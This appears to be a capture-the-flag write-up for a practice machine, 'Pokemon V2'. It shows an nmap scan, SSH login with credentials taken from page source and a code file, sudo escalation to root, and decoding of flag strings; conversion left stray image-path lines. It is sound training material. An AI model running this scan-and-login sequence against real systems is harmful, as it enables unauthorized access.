
Pokemon V2



Enumeration


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.192.10
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 02:52 EDT
Warning: 10.10.192.10 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.192.10
Host is up (0.25s latency).
Not shown: 64021 closed tcp ports (reset), 1512 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 60.34 seconds
```

Exploit

Port 80 (http)

At the end of the source page, you will find something looks like a credential format

```
<div class="section_header">
          <div id="bugs"></div>
                Reporting Problems
        </div>
        <div class="content_section_text">
          <p>
                Please use the <tt>ubuntu-bug</tt> tool to report bugs in the
                Apache2 package with Ubuntu. However, check <a
                href="https://bugs.launchpad.net/ubuntu/+source/apache2">existing
                bug reports</a> before reporting a new bug.
          </p>
        </div>
        <pokemon>:<hack_the_pokemon>
                <!--(Check console for extra surprise!)-->
      </div>
    </div>
    <div class="validator">
    </div>
  </body>
</html>
```



Port 22 (SSH)

```
┌──(kali㉿kali)-[~]
└─$ ssh pokemon@10.10.192.10
pokemon@10.10.192.10's password: hack_the_pokemon
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

84 packages can be updated.
0 updates are security updates.
```

```
Last login: Sat Jun 17 03:04:00 2023 from 10.8.97.213
pokemon@root:~$
```

First flag

```
pokemon@root:~$ ls -l *
-rw-r--r-- 1 pokemon pokemon 8980 Jun 22  2020 examples.desktop

Desktop:
total 4
-rw-rw-r-- 1 pokemon pokemon 383 Jun 22  2020 P0kEmOn.zip

Documents:
total 0

Downloads:
total 0

Music:
total 0

Pictures:
total 0

Public:
total 0

Templates:
total 0

Videos:
total 4
drwxrwxr-x 3 pokemon pokemon 4096 Jun 22  2020 Gotta
```

```
pokemon@root:~$ cd Desktop/
pokemon@root:~/Desktop$ unzip P0kEmOn.zip
Archive:  P0kEmOn.zip
   creating: P0kEmOn/
  inflating: P0kEmOn/grass-type.txt
pokemon@root:~/Desktop$ cat P0kEmOn/grass-type.txt
50 6f 4b 65 4d 6f 4e 7b 42 75 6c 62 61 73 61 75 72 7d
```

Decode the hexa-decimal string → flag **grass-type**

Root's pokemon

```
ash@root:/home$ ls -l
total 12
drwx------  6 root    root    4096 Jun 24  2020 ash
drwxr-xr-x 19 pokemon pokemon 4096 Jun 17 02:58 pokemon
-rwx------  1 ash     root       8 Jun 22  2020 roots-pokemon.txt
ash@root:/home$ cat roots-pokemon.txt
Pikachu!
```

Privilege Escalation → ash → root


Move to directory `Videos/`

```
pokemon@root:~$ cd Videos/
pokemon@root:~/Videos$ ls -la
total 12
drwxr-xr-x  3 pokemon pokemon 4096 Jun 22  2020 .
drwxr-xr-x 19 pokemon pokemon 4096 Jun 17 02:58 ..
drwxrwxr-x  3 pokemon pokemon 4096 Jun 22  2020 Gotta
pokemon@root:~/Videos$ cd Gotta/
pokemon@root:~/Videos/Gotta$ cd Catch/
pokemon@root:~/Videos/Gotta/Catch$ cd Them/
pokemon@root:~/Videos/Gotta/Catch/Them$ cd ALL\!/
pokemon@root:~/Videos/Gotta/Catch/Them/ALL!$ ls -l
total 4
-rw-r--r-- 1 pokemon root 78 Jun 22  2020 Could_this_be_what_Im_looking_for?.cplusplus
```

Could_this_be_what_Im_looking_for?.cplusplus:

```
# include <iostream>

int main() {
        std::cout << "ash : pikapika"
        return 0;
}
```

At the line `std::out` , there is a cred of an user **ash** → `su ash`




```
ash@root:/home$ sudo -l
[sudo] password for ash:
Matching Defaults entries for ash on root:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User ash may run the following commands on root:
    (ALL : ALL) ALL
```

Use `ash` could run **ALL** the commands on root → **ash** could become root as long as you know his password (which is `pikapika`)

```
ash@root:/home$ sudo -i
root@root:~# id
uid=0(root) gid=0(root) groups=0(root)
```

I looked around for while but it was not easy to find out the files which contain flags. So I used this command based on the file name which contains the first flag (`grass-type.txt`)


```
root@root:~# find / -name "*type.txt" 2>/dev/null
/var/www/html/water-type.txt
/etc/why_am_i_here?/fire-type.txt
/home/pokemon/Desktop/P0kEmOn/grass-type.txt
```

Great! The 2 flags of **water** and **fire** pokemon was identified → Get them all

Water-Type

```
root@root:~# cat /var/www/html/water-type.txt
Ecgudfxq_EcGmP{Ecgudfxq}
```

Use `ROT13 brute-force` to decrypt the string



Fire-Type

```
root@root:~# cat /etc/why_am_i_here\?/fire-type.txt
UDBrM20wbntDaGFybWFuZGVyfQ==
```

Use `base64 decode` to get the flag in plain text